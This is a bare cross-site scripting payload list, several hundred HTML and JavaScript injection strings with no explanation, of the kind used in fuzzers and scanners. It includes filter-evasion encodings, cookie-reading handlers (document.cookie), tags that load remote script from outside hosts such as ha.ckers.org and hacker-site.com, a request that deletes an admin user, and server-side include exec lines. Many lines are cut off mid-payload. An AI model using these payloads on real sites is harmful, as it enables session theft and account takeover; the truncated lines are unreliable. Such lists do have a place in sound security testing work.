<div style="font-family:'foo&#10;;color:red;';">XXX
<div style="font-family:foo}color=red;">XXX
<// style=x:expression\28javascript:alert(1)\29>
<style>*{x:▫▫▫▫▫▫▫▫▫▫(javascript:alert(1))}</style>
<div style=content:url(%(svg)s)></div>
<div style="list-style:url(http://foo.f)\20url(javascript:javascript:alert(1));">X
<div id=d><div style="font-family:'sans\27\3B color\3Ared\3B'">X</div></div> <script>w
<div style="background:url(/f#&#127;oo/;color:red/*/foo.jpg);">X
<div style="font-family:foo{bar;background:url(http://foo.f/oo};color:red/*/foo.jpg);"
<div id="x">XXX</div> <style>  #x{font-family:foo[bar;color:green;}  #y];color:red;{}
<x style="background:url('x&#1;;color:red;/*')">XXX</x>
<script>({set/**/$($){_/**/setter=$,_=javascript:alert(1)}}).$=eval</script>
<script>({0:#0=eval/#0#/#0#(javascript:alert(1))})</script>
<script>ReferenceError.prototype.__defineGetter__('name', function(){javascript:alert(
<script>Object.__noSuchMethod__ = Function,[{}][0].constructor._('javascript:alert(1)'
<meta charset="x-imap4-modified-utf7">&ADz&AGn&AG0&AEf&ACA&AHM&AHI&AGO&AD0&AGn&ACA&AG8
<meta charset="x-imap4-modified-utf7">&<script&S1&TS&1>alert&A7&(1)&R&UA;&&<&A9&11/scr
<meta charset="mac-farsi">¼script¾javascript:alert(1)¼/script¾
X<x style=`behavior:url(#default#time2)` onbegin=`javascript:alert(1)` >
1<set/xmlns=`urn:schemas-microsoft-com:time` style=`beh&#x41vior:url(#default#time2)`
1<animate/xmlns=urn:schemas-microsoft-com:time style=behavior:url(#default#time2) attr
<vmlframe xmlns=urn:schemas-microsoft-com:vml style=behavior:url(#default#vml);positio
1<a href=#><line xmlns=urn:schemas-microsoft-com:vml style=behavior:url(#default#vml);
<a style="behavior:url(#default#AnchorClick);" folder="javascript:javascript:alert(1)"
<x style="behavior:url(%(sct)s)">
<xml id="xss" src="%(htc)s"></xml> <label dataformatas="html" datasrc="#xss" datafld="
<event-source src="%(event)s" onload="javascript:alert(1)">
<a href="javascript:javascript:alert(1)"><event-source src="data:application/x-dom-eve
<div id="x">x</div> <xml:namespace prefix="t"> <import namespace="t" implementation="#
<script>%(payload)s</script>
<script src=%(jscript)s></script>
<script language='javascript' src='%(jscript)s'></script>
<script>javascript:alert(1)</script>
<IMG SRC="javascript:javascript:alert(1);">
<IMG SRC=javascript:javascript:alert(1)>
<IMG SRC=`javascript:javascript:alert(1)`>
<SCRIPT SRC=%(jscript)s?<B>
<FRAMESET><FRAME SRC="javascript:javascript:alert(1);"></FRAMESET>
<BODY ONLOAD=javascript:alert(1)>
<BODY ONLOAD=javascript:javascript:alert(1)>
<IMG SRC="jav ascript:javascript:alert(1);">
<BODY onload!#$%%&()*~+-_.,:;?@[/|\]^`=javascript:alert(1)>
<SCRIPT/SRC="%(jscript)s"></SCRIPT>
<<SCRIPT>%(payload)s//<</SCRIPT>
```

```
<IMG SRC="javascript:javascript:alert(1)"
<iframe src=%(scriptlet)s <
<INPUT TYPE="IMAGE" SRC="javascript:javascript:alert(1);">
<IMG DYNSRC="javascript:javascript:alert(1)">
<IMG LOWSRC="javascript:javascript:alert(1)">
<BGSOUND SRC="javascript:javascript:alert(1);">
<BR SIZE="&{javascript:alert(1)}">
<LAYER SRC="%(scriptlet)s"></LAYER>
<LINK REL="stylesheet" HREF="javascript:javascript:alert(1);">
<STYLE>@import'%(css)s';</STYLE>
<META HTTP-EQUIV="Link" Content="<%(css)s>; REL=stylesheet">
<XSS STYLE="behavior: url(%(htc)s);">
<STYLE>li {list-style-image: url("javascript:javascript:alert(1)");}</STYLE><UL><LI>XS
<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:javascript:alert(1);">
<META HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:javascript:alert(1);
<IFRAME SRC="javascript:javascript:alert(1);"></IFRAME>
<TABLE BACKGROUND="javascript:javascript:alert(1)">
<TABLE><TD BACKGROUND="javascript:javascript:alert(1)">
<DIV STYLE="background-image: url(javascript:javascript:alert(1))">
<DIV STYLE="width:expression(javascript:alert(1));">
<IMG STYLE="xss:expr/*XSS*/ession(javascript:alert(1))">
<XSS STYLE="xss:expression(javascript:alert(1))">
<STYLE TYPE="text/javascript">javascript:alert(1);</STYLE>
<STYLE>.XSS{background-image:url("javascript:javascript:alert(1)");}</STYLE><A CLASS=X
<STYLE type="text/css">BODY{background:url("javascript:javascript:alert(1)")}</STYLE>
<!--[if gte IE 4]><SCRIPT>javascript:alert(1);</SCRIPT><![endif]-->
<BASE HREF="javascript:javascript:alert(1);//">
<OBJECT TYPE="text/x-scriptlet" DATA="%(scriptlet)s"></OBJECT>
<OBJECT classid=clsid:ae24fdae-03c6-11d1-8b76-0080c744f389><param name=url value=javas
<HTML xmlns:xss><?import namespace="xss" implementation="%(htc)s"><xss:xss>XSS</xss:xs
<HTML><BODY><?xml:namespace prefix="t" ns="urn:schemas-microsoft-com:time"><?import na
<SCRIPT SRC="%(jpg)s"></SCRIPT>
<HEAD><META HTTP-EQUIV="CONTENT-TYPE" CONTENT="text/html; charset=UTF-7"> </HEAD>+ADw-
<form id="test" /><button form="test" formaction="javascript:javascript:alert(1)">X
<body onscroll=javascript:alert(1)><br><br><br><br><br><br><br><br><br><br><br><br><br
<P STYLE="behavior:url('#default#time2')" end="0" onEnd="javascript:alert(1)">
<STYLE>@import'%(css)s';</STYLE>
<STYLE>a{background:url('s1' 's2)}@import javascript:javascript:alert(1);');}</STYLE>
<meta charset= "x-imap4-modified-utf7"&&>&&<script&&>javascript:alert(1)&&;&&<&&/scrip
<SCRIPT onreadystatechange=javascript:javascript:alert(1);></SCRIPT>
<style onreadystatechange=javascript:javascript:alert(1);></style>
<?xml version="1.0"?><html:html xmlns:html='http://www.w3.org/1999/xhtml'><html:script
<embed code=%(scriptlet)s></embed>
<embed code=javascript:javascript:alert(1);></embed>
<embed src=%(jscript)s></embed>
<frameset onload=javascript:javascript:alert(1)></frameset>
<object onerror=javascript:javascript:alert(1)>
<embed type="image" src=%(scriptlet)s></embed>
<XML ID=I><X><C><![CDATA[<IMG SRC="javas]]<![CDATA[cript:javascript:alert(1);">]]</C><
<IMG SRC=&{javascript:alert(1);};>
<a href="jav&#65ascript:javascript:alert(1)">test1</a>
```

```
<a href="jav&#97ascript:javascript:alert(1)">test1</a>
<embed width=500 height=500 code="data:text/html,<script>%(payload)s</script>"></embed
<iframe srcdoc="&LT;iframe&sol;srcdoc=&amp;lt;img&sol;src=&amp;apos;&amp;apos;onerror=
';alert(String.fromCharCode(88,83,83))//';alert(String.fromCharCode(88,83,83))//";
alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//--
></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
'';!--"<XSS>=&{()}
<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>
<IMG SRC="javascript:alert('XSS');">
<IMG SRC=javascript:alert('XSS')>
<IMG SRC=JaVaScRiPt:alert('XSS')>
<IMG SRC=javascript:alert("XSS")>
<IMG SRC=`javascript:alert("RSnake says, 'XSS'")`>
<a onmouseover="alert(document.cookie)">xxs link</a>
<a onmouseover=alert(document.cookie)>xxs link</a>
<IMG """><SCRIPT>alert("XSS")</SCRIPT>">
<IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>
<IMG SRC=# onmouseover="alert('xxs')">
<IMG SRC= onmouseover="alert('xxs')">
<IMG onmouseover="alert('xxs')">
<IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#10
<IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#000
<IMG SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#
<IMG SRC="jav ascript:alert('XSS');">
<IMG SRC="jav&#x09;ascript:alert('XSS');">
<IMG SRC="jav&#x0A;ascript:alert('XSS');">
<IMG SRC="jav&#x0D;ascript:alert('XSS');">
perl -e 'print "<IMG SRC=java\0script:alert(\"XSS\")>";' > out
<IMG SRC=" &#14;  javascript:alert('XSS');">
<SCRIPT/XSS SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<BODY onload!#$%&()*~+-_.,:;?@[/|\]^`=alert("XSS")>
<SCRIPT/SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<<SCRIPT>alert("XSS");//<</SCRIPT>
<SCRIPT SRC=http://ha.ckers.org/xss.js?< B >
<SCRIPT SRC=//ha.ckers.org/.j>
<IMG SRC="javascript:alert('XSS')"
<iframe src=http://ha.ckers.org/scriptlet.html <
\";alert('XSS');//
</TITLE><SCRIPT>alert("XSS");</SCRIPT>
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
<BODY BACKGROUND="javascript:alert('XSS')">
<IMG DYNSRC="javascript:alert('XSS')">
<IMG LOWSRC="javascript:alert('XSS')">
<STYLE>li {list-style-image: url("javascript:alert('XSS')");}</STYLE><UL><LI>XSS</br>
<IMG SRC='vbscript:msgbox("XSS")'>
<IMG SRC="livescript:[code]">
<BODY ONLOAD=alert('XSS')>
<BGSOUND SRC="javascript:alert('XSS');">
<BR SIZE="&{alert('XSS')}">
<LINK REL="stylesheet" HREF="javascript:alert('XSS');">
<LINK REL="stylesheet" HREF="http://ha.ckers.org/xss.css">
```

```
<STYLE>@import'http://ha.ckers.org/xss.css';</STYLE>
<META HTTP-EQUIV="Link" Content="<http://ha.ckers.org/xss.css>; REL=stylesheet">
<STYLE>BODY{-moz-binding:url("http://ha.ckers.org/xssmoz.xml#xss")}</STYLE>
<STYLE>@im\port'\ja\vasc\ript:alert("XSS")';</STYLE>
<IMG STYLE="xss:expr/*XSS*/ession(alert('XSS'))">
exp/*<A STYLE='no\xss:noxss("*//*");xss:ex/*XSS*//*/*/pression(alert("XSS"))'>
<STYLE TYPE="text/javascript">alert('XSS');</STYLE>
<STYLE>.XSS{background-image:url("javascript:alert('XSS')");}</STYLE><A CLASS=XSS></A>
<STYLE type="text/css">BODY{background:url("javascript:alert('XSS')")}</STYLE>
<STYLE type="text/css">BODY{background:url("javascript:alert('XSS')")}</STYLE>
<XSS STYLE="xss:expression(alert('XSS'))">
<XSS STYLE="behavior: url(xss.htc);">
¼script¾alert(¢XSS¢)¼/script¾
<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');">
<META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/html base64,PHNjcmlwdD5hbGVydCgnWF
<META HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:alert('XSS');">
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
<IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>
<FRAMESET><FRAME SRC="javascript:alert('XSS');"></FRAMESET>
<TABLE BACKGROUND="javascript:alert('XSS')">
<TABLE><TD BACKGROUND="javascript:alert('XSS')">
<DIV STYLE="background-image: url(javascript:alert('XSS'))">
<DIV STYLE="background-image:\0075\0072\006C\0028'\006a\0061\0076\0061\0073\0063\0072\
<DIV STYLE="background-image: url(&#1;javascript:alert('XSS'))">
<DIV STYLE="width: expression(alert('XSS'));">
<BASE HREF="javascript:alert('XSS');//">
 <OBJECT TYPE="text/x-scriptlet" DATA="http://ha.ckers.org/scriptlet.html"></OBJECT>
<EMBED SRC=" A6Ly93d3cudzMub3JnLzI
<SCRIPT SRC="http://ha.ckers.org/xss.jpg"></SCRIPT>
<!--#exec cmd="/bin/echo '<SCR'"--><!--#exec cmd="/bin/echo 'IPT SRC=http://ha.ckers.o
<? echo('<SCR)';echo('IPT>alert("XSS")</SCRIPT>'); ?>
<IMG SRC="http://www.thesiteyouareon.com/somecommand.php?somevariables=maliciouscode">
Redirect 302 /a.jpg http://victimsite.com/admin.asp&deleteuser
<META HTTP-EQUIV="Set-Cookie" Content="USERID=<SCRIPT>alert('XSS')</SCRIPT>">
 <HEAD><META HTTP-EQUIV="CONTENT-TYPE" CONTENT="text/html; charset=UTF-7"> </HEAD>+ADw
<SCRIPT a=">" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<SCRIPT =">" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<SCRIPT a=">" '' SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<SCRIPT "a='>'" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<SCRIPT a=`>` SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<SCRIPT a=">'>" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<SCRIPT>document.write("<SCRI");</SCRIPT>PT SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<A HREF="http://66.102.7.147/">XSS</A>
<A HREF="http://%77%77%77%2E%67%6F%6F%67%6C%65%2E%63%6F%6D">XSS</A>
<A HREF="http://1113982867/">XSS</A>
<A HREF="http://0x42.0x0000066.0x7.0x93/">XSS</A>
<A HREF="http://0102.0146.0007.00000223/">XSS</A>
<A HREF="htt p://6 6.000146.0x7.147/">XSS</A>
<iframe  src="&Tab;javascript:prompt(1)&Tab;">
<svg><style>{font-family&colon;'<iframe/onload=confirm(1)>'
<input/onmouseover="javaSCRIPT&colon;confirm&lpar;1&rpar;"
```

```
<sVg><scRipt >alert&lpar;1&rpar; {Opera}
<img/src=`` onerror=this.onerror=confirm(1)
<form><isindex formaction="javascript&colon;confirm(1)"
<img src=``&NewLine; onerror=alert(1)&NewLine;
<script/&Tab; src='https://dl.dropbox.com/u/13018058/js.js' /&Tab;></script>
<ScRipT 5-0*3+9/3=>prompt(1)</ScRipT giveanswerhere=?
<iframe/src="data:text/html;&Tab;base64&Tab;,PGJvZHkgb25sb2FkPWFsZXJ0KDEpPg==">
<script /**/>/**/alert(1)/**/</script /**/
&#34;&#62;<h1/onmouseover='\u0061lert(1)'>
<iframe/src="data:text/html,<svg &#111;&#110;load=alert(1)>">
<meta content="&NewLine; 1 &NewLine;; JAVASCRIPT&colon; alert(1)" http-equiv="refresh"
<svg><script xlink:href=data&colon;,window.open('https://www.google.com/')></script
<svg><script x:href='https://dl.dropbox.com/u/13018058/js.js' {Opera}
<meta http-equiv="refresh" content="0;url=javascript:confirm(1)">
<iframe src=javascript&colon;alert&lpar;document&period;location&rpar;>
<form><a href="javascript:\u0061lert&#x28;1&#x29;">X
</script><img/*/src="worksinchrome&colon;prompt&#x28;1&#x29;"/*/onerror='eval(src)'>
<img/&#09;&#10;&#11; src=`~` onerror=prompt(1)>
<form><iframe &#09;&#10;&#11; src="javascript&#58;alert(1)"&#11;&#10;&#09;;>
<a href="data:application/x-x509-user-cert;&NewLine;base64&NewLine;,PHNjcmlwdD5hbGVydC
http://www.google<script .com>alert(document.location)</script
<a&#32;href&#61;&#91;&#00;&#93;"&#00; onmouseover=prompt&#40;1&#41;&#47;&#47;">XYZ</a
<img/src=@&#32;&#13; onerror = prompt('&#49;')
<style/onload=prompt&#40;'&#88;&#83;&#83;'&#41;
<script ^__^>alert(String.fromCharCode(49))</script ^__^
</style &#32;><script &#32; :-(>/**/alert(document.location)/**/</script &#32; :-(
&#00;</form><input type&#61;"date" onfocus="alert(1)">
<form><textarea &#13; onkeyup='\u0061\u006C\u0065\u0072\u0074&#x28;1&#x29;'>
<script /***/>/***/confirm('\uFF41\uFF4C\uFF45\uFF52\uFF54\u1455\uFF11\u1450')/***/</s
<iframe srcdoc='&lt;body onload=prompt&lpar;1&rpar;&gt;'>
<a href="javascript:void(0)" onmouseover=&NewLine;javascript:alert(1)&NewLine;>X</a>
<script ~~~>alert(0%0)</script ~~~>
<style/onload=&lt;!--&#09;&gt;&#10;alert&#10;&lpar;1&rpar;>
<///style///><span %2F onmousemove='alert&lpar;1&rpar;'>SPAN
<img/src='http://i.imgur.com/P8mL8.jpg' onmouseover=&Tab;prompt(1)
&#34;&#62;<svg><style>{-o-link-source&colon;'<body/onload=confirm(1)>'
&#13;<blink/&#13; onmouseover=pr&#x6F;mp&#116;(1)>OnMouseOver {Firefox & Opera}
<marquee onstart='javascript:alert&#x28;1&#x29;'>^__^
<div/style="width:expression(confirm(1))">X</div> {IE7}
<iframe// src=javaSCRIPT&colon;alert(1)
//<form/action=javascript&#x3A;alert&lpar;document&period;cookie&rpar;><input/type='su
/*iframe/src*/<iframe/src="<iframe/src=@"/onload=prompt(1) /*iframe/src*/>
//|\\ <script //|\\ src='https://dl.dropbox.com/u/13018058/js.js'> //|\\ </script //|\
</font>/<svg><style>{src&#x3A;'<style/onload=this.onload=confirm(1)>'</font>/</style>
<a/href="javascript:&#13; javascript:prompt(1)"><input type="X">
</plaintext\></|\><plaintext/onmouseover=prompt(1)
</svg>''<svg><script 'AQuickBrownFoxJumpsOverTheLazyDog'>alert&#x28;1&#x29; {Opera}
<a href="javascript&colon;\u0061&#x6C;&#101%72t&lpar;1&rpar;"><button>
<div onmouseover='alert&lpar;1&rpar;'>DIV</div>
<iframe style="position:absolute;top:0;left:0;width:100%;height:100%" onmouseover="pro
<a href="jAvAsCrIpT&colon;alert&lpar;1&rpar;">X</a>
```

```
<embed src="http://corkami.googlecode.com/svn/!svn/bc/480/trunk/misc/pdf/helloworld_js
<object data="http://corkami.googlecode.com/svn/!svn/bc/480/trunk/misc/pdf/helloworld_
<var onmouseover="prompt(1)">On Mouse Over</var>
<a href=javascript&colon;alert&lpar;document&period;cookie&rpar;>Click Here</a>
<img src="/" =_=" title="onerror='prompt(1)'">
<%<!--'%><script>alert(1);</script -->
<script src="data:text/javascript,alert(1)"></script>
<iframe/src \/\/onload = prompt(1)
<iframe/onreadystatechange=alert(1)
<svg/onload=alert(1)
<input value=<><iframe/src=javascript:confirm(1)
<input type="text" value=`` <div/onmouseover='alert(1)'>X</div>
<iframe src=j&Tab;a&Tab;v&Tab;a&Tab;s&Tab;c&Tab;r&Tab;i&Tab;p&Tab;t&Tab;:a&Tab;l&Tab;e
<img src=`xx:xx`onerror=alert(1)>
<object type="text/x-scriptlet" data="http://jsfiddle.net/XLE63/ "></object>
<meta http-equiv="refresh" content="0;javascript&colon;alert(1)"/>
<math><a xlink:href="//jsfiddle.net/t846h/">click
<embed code="http://businessinfo.co.uk/labs/xss/xss.swf" allowscriptaccess=always>
<svg contentScriptType=text/vbs><script>MsgBox+1
<a href="data:text/html;base64_,<svg/onload=\u0061&#x6C;&#101%72t(1)>">X</a
<iframe/onreadystatechange=\u0061\u006C\u0065\u0072\u0074('\u0061') worksinIE>
<script>~'\u0061' ; \u0074\u0068\u0072\u006F\u0077 ~ \u0074\u0068\u0069\u0073. \u0061\
<script/src="data&colon;text%2Fj\u0061v\u0061script,\u0061lert('\u0061')"></script a=\
<script/src=data&colon;text/j\u0061v\u0061&#115&#99&#114&#105&#112&#116,\u0061%6C%65%7
<object data=javascript&colon;\u0061&#x6C;&#101%72t(1)>
<script>+-+-1-+-+alert(1)</script>
<body/onload=&lt;!--&gt;&#10alert(1)>
<script itworksinallbrowsers>/*<script* */alert(1)</script
<img src ?itworksonchrome?\/onerror = alert(1)
<svg><script>//&NewLine;confirm(1);</script </svg>
<svg><script onlypossibleinopera:-)> alert(1)
<a aa aaa aaaa aaaaa aaaaaa aaaaaaa aaaaaaaa aaaaaaaaa aaaaaaaaaa href=j&#97v&#97scrip
<script x> alert(1) </script 1=2
<div/onmouseover='alert(1)'> style="x:">
<--`<img/src=` onerror=alert(1)> --!>
<script/src=&#100&#97&#116&#97:text/&#x6a&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x000070&
<div style="position:absolute;top:0;left:0;width:100%;height:100%" onmouseover="prompt
"><img src=x onerror=window.open('https://www.google.com/');>
<form><button formaction=javascript&colon;alert(1)>CLICKME
<math><a xlink:href="//jsfiddle.net/t846h/">click
<object data=data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcnQoMik+></object>
<iframe src="data:text/html,%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%31%29%3C%2F%73%
<a href="data:text/html;blabla,&#60&#115&#99&#114&#105&#112&#116&#32&#115&#114&#99&#61
'';!--"<XSS>=&{()}
'>//\\,<'>">">"*"
'); alert('XSS
<script>alert(1);</script>
<script>alert('XSS');</script>
<IMG SRC="javascript:alert('XSS');">
<IMG SRC=javascript:alert('XSS')>
<IMG SRC=javascript:alert('XSS')>
```

```
<IMG SRC=javascript:alert(&quot;XSS&quot;)>
<IMG """><SCRIPT>alert("XSS")</SCRIPT>">
<scr<script>ipt>alert('XSS');</scr</script>ipt>
<script>alert(String.fromCharCode(88,83,83))</script>
<img src=foo.png onerror=alert(/xssed/) />
<style>@im\port'\ja\vasc\ript:alert(\"XSS\")';</style>
<? echo('<scr)'; echo('ipt>alert(\"XSS\")</script>'); ?>
<marquee><script>alert('XSS')</script></marquee>
<IMG SRC=\"jav&#x09;ascript:alert('XSS');\">
<IMG SRC=\"jav&#x0A;ascript:alert('XSS');\">
<IMG SRC=\"jav&#x0D;ascript:alert('XSS');\">
<IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>
"><script>alert(0)</script>
<script src=http://yoursite.com/your_files.js></script>
</title><script>alert(/xss/)</script>
</textarea><script>alert(/xss/)</script>
<IMG LOWSRC=\"javascript:alert('XSS')\">
<IMG DYNSRC=\"javascript:alert('XSS')\">
<font style='color:expression(alert(document.cookie))'>
<img src="javascript:alert('XSS')">
<script language="JavaScript">alert('XSS')</script>
<body onunload="javascript:alert('XSS');">
<body onLoad="alert('XSS');"
[color=red' onmouseover="alert('xss')"]mouse over[/color]
"/></a></><img src=1.gif onerror=alert(1)>
window.alert("Bonjour !");
<div style="x:expression((window.r==1)?'':eval('r=1;
alert(String.fromCharCode(88,83,83));'))">
<iframe<?php echo chr(11)?> onload=alert('XSS')></iframe>
"><script alert(String.fromCharCode(88,83,83))</script>
'>><marquee><h1>XSS</h1></marquee>
'"><script>alert('XSS')</script>
'"><marquee><h1>XSS</h1></marquee>
<META HTTP-EQUIV=\"refresh\" CONTENT=\"0;url=javascript:alert('XSS');\">
<META HTTP-EQUIV=\"refresh\" CONTENT=\"0; URL=http://;URL=javascript:alert('XSS');\">
<script>var var = 1; alert(var)</script>
<STYLE type="text/css">BODY{background:url("javascript:alert('XSS')")}</STYLE>
<?='<SCRIPT>alert("XSS")</SCRIPT>'?>
<IMG SRC='vbscript:msgbox(\"XSS\")'>
" onfocus=alert(document.domain) "> <"
<FRAMESET><FRAME SRC=\"javascript:alert('XSS');\"></FRAMESET>
<STYLE>li {list-style-image: url(\"javascript:alert('XSS')\");}</STYLE><UL><LI>XSS
perl -e 'print \"<SCR\0IPT>alert(\"XSS\")</SCR\0IPT>\";' > out
perl -e 'print \"<IMG SRC=java\0script:alert(\"XSS\")>\";' > out
<br size=\"&{alert('XSS')}\">
<scrscriptipt>alert(1)</scrscriptipt>
</br style=a:expression(alert())>
</script><script>alert(1)</script>
"><BODY onload!#$%&()*~+-_.,:;?@[/|\]^`=alert("XSS")>
[color=red width=expression(alert(123))][color]
<BASE HREF="javascript:alert('XSS');//">
```

```
Execute(MsgBox(chr(88)&chr(83)&chr(83)))<
"></iframe><script>alert(123)</script>
<body onLoad="while(true) alert('XSS');">
'"></title><script>alert(1111)</script>
</textarea>'"><script>alert(document.cookie)</script>
'""><script language="JavaScript"> alert('X \nS \nS');</script>
</script></script><<<<script><>>>><<<script>alert(123)</script>
<html><noalert><noscript>(123)</noscript><script>(123)</script>
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
'></select><script>alert(123)</script>
'>"><script src = 'http://www.site.com/XSS.js'></script>
}</style><script>a=eval;b=alert;a(b(/XSS/.source));</script>
<SCRIPT>document.write("XSS");</SCRIPT>
a="get";b="URL";c="javascript:";d="alert('xss');";eval(a+b+c+d);
='><script>alert("xss")</script>
<script+src=">"+src="http://yoursite.com/xss.js?69,69"></script>
<body background=javascript:'"><script>alert(navigator.userAgent)</script>></body>
">/XaDoS/><script>alert(document.cookie)</script><script src="http://www.site.com/XSS.
">/KinG-InFeT.NeT/><script>alert(document.cookie)</script>
src="http://www.site.com/XSS.js"></script>
data:text/html;charset=utf-7;base64,Ij48L3RpdGxlPjxzY3JpcHQ+YWxlcnQoMTMzNyk8L3NjcmlwdD
!--" /><script>alert('xss');</script>
<script>alert("XSS by \nxss")</script><marquee><h1>XSS by xss</h1></marquee>
"><script>alert("XSS by \nxss")</script>><marquee><h1>XSS by xss</h1></marquee>
'"></title><script>alert("XSS by \nxss")</script>><marquee><h1>XSS by xss</h1></marque
<img """><script>alert("XSS by \nxss")</script><marquee><h1>XSS by xss</h1></marquee>
<script>alert(1337)</script><marquee><h1>XSS by xss</h1></marquee>
"><script>alert(1337)</script>"><script>alert("XSS by \nxss</h1></marquee>
'"></title><script>alert(1337)</script>><marquee><h1>XSS by xss</h1></marquee>
<iframe src="javascript:alert('XSS by \nxss');"></iframe><marquee><h1>XSS by xss</h1><
'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT><img src="" alt='
"><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT><img src="" alt="
\'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT><img src="" alt=\'
http://www.simpatie.ro/index.php?page=friends&member=781339&javafunctionname=Pageclick
http://www.simpatie.ro/index.php?page=top_movies&cat=13&p=2 p=2 ??XSS??
'); alert('xss'); var x='
\\'); alert(\'xss\');var x=\'
//--></SCRIPT><SCRIPT>alert(String.fromCharCode(88,83,83));
>"><ScRiPt%20%0a%0d>alert(561177485777)%3B</ScRiPt>
<img src="Mario Heiderich says that svg SHOULD not be executed trough image tags" oner
</body>
</html>
<SCRIPT SRC=http://hacker-site.com/xss.js></SCRIPT>
<SCRIPT> alert(“XSS”); </SCRIPT>
<BODY ONLOAD=alert("XSS")>
<BODY BACKGROUND="javascript:alert('XSS')">
<IMG SRC="javascript:alert('XSS');">
<IMG DYNSRC="javascript:alert('XSS')">
<IMG LOWSRC="javascript:alert('XSS')">
<IFRAME SRC=”http://hacker-site.com/xss.html”>
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
```

```
<LINK REL="stylesheet" HREF="javascript:alert('XSS');">
<TABLE BACKGROUND="javascript:alert('XSS')">
<TD BACKGROUND="javascript:alert('XSS')">
<DIV STYLE="background-image: url(javascript:alert('XSS'))">
<DIV STYLE="width: expression(alert('XSS'));">
<OBJECT TYPE="text/x-scriptlet" DATA="http://hacker.com/xss.html">
<EMBED SRC="http://hacker.com/xss.swf" AllowScriptAccess="always">
&apos;;alert(String.fromCharCode(88,83,83))//\&apos;;alert(String.fromCharCode(88,83,8
&apos;&apos;;!--&quot;&lt;XSS&gt;=&amp;{()}
&lt;SCRIPT&gt;alert(&apos;XSS&apos;)&lt;/SCRIPT&gt;
&lt;SCRIPT SRC=http://ha.ckers.org/xss.js&gt;&lt;/SCRIPT&gt;
&lt;SCRIPT&gt;alert(String.fromCharCode(88,83,83))&lt;/SCRIPT&gt;
&lt;BASE HREF=&quot;javascript:alert(&apos;XSS&apos;);//&quot;&gt;
&lt;BGSOUND SRC=&quot;javascript:alert(&apos;XSS&apos;);&quot;&gt;
&lt;BODY BACKGROUND=&quot;javascript:alert(&apos;XSS&apos;);&quot;&gt;
&lt;BODY ONLOAD=alert(&apos;XSS&apos;)&gt;
&lt;DIV STYLE=&quot;background-image: url(javascript:alert(&apos;XSS&apos;))&quot;&gt;
&lt;DIV STYLE=&quot;background-image: url(&amp;#1;javascript:alert(&apos;XSS&apos;))&q
&lt;DIV STYLE=&quot;width: expression(alert(&apos;XSS&apos;));&quot;&gt;
&lt;FRAMESET&gt;&lt;FRAME SRC=&quot;javascript:alert(&apos;XSS&apos;);&quot;&gt;&lt;/F
&lt;IFRAME SRC=&quot;javascript:alert(&apos;XSS&apos;);&quot;&gt;&lt;/IFRAME&gt;
&lt;INPUT TYPE=&quot;IMAGE&quot; SRC=&quot;javascript:alert(&apos;XSS&apos;);&quot;&gt
&lt;IMG SRC=&quot;javascript:alert(&apos;XSS&apos;);&quot;&gt;
&lt;IMG SRC=javascript:alert(&apos;XSS&apos;)&gt;
&lt;IMG DYNSRC=&quot;javascript:alert(&apos;XSS&apos;);&quot;&gt;
&lt;IMG LOWSRC=&quot;javascript:alert(&apos;XSS&apos;);&quot;&gt;
&lt;IMG SRC=&quot;http://www.thesiteyouareon.com/somecommand.php?somevariables=malicio
Redirect 302 /a.jpg http://victimsite.com/admin.asp&amp;deleteuser
exp/*&lt;XSS STYLE=&apos;no\xss:noxss(&quot;*//*&quot;);
&lt;STYLE&gt;li {list-style-image: url(&quot;javascript:alert(&#39;XSS&#39;)&quot;);}&
&lt;IMG SRC=&apos;vbscript:msgbox(&quot;XSS&quot;)&apos;&gt;
&lt;LAYER SRC=&quot;http://ha.ckers.org/scriptlet.html&quot;&gt;&lt;/LAYER&gt;
&lt;IMG SRC=&quot;livescript:[code]&quot;&gt;
%BCscript%BEalert(%A2XSS%A2)%BC/script%BE
&lt;META HTTP-EQUIV=&quot;refresh&quot; CONTENT=&quot;0;url=javascript:alert(&apos;XSS
&lt;META HTTP-EQUIV=&quot;refresh&quot; CONTENT=&quot;0;url=data:text/html;base64,PHNj
&lt;META HTTP-EQUIV=&quot;refresh&quot; CONTENT=&quot;0; URL=http://;URL=javascript:al
&lt;IMG SRC=&quot;mocha:[code]&quot;&gt;
&lt;OBJECT TYPE=&quot;text/x-scriptlet&quot; DATA=&quot;http://ha.ckers.org/scriptlet.
&lt;OBJECT classid=clsid:ae24fdae-03c6-11d1-8b76-0080c744f389&gt;&lt;param name=url va
&lt;EMBED SRC=&quot;http://ha.ckers.org/xss.swf&quot; AllowScriptAccess=&quot;always&q
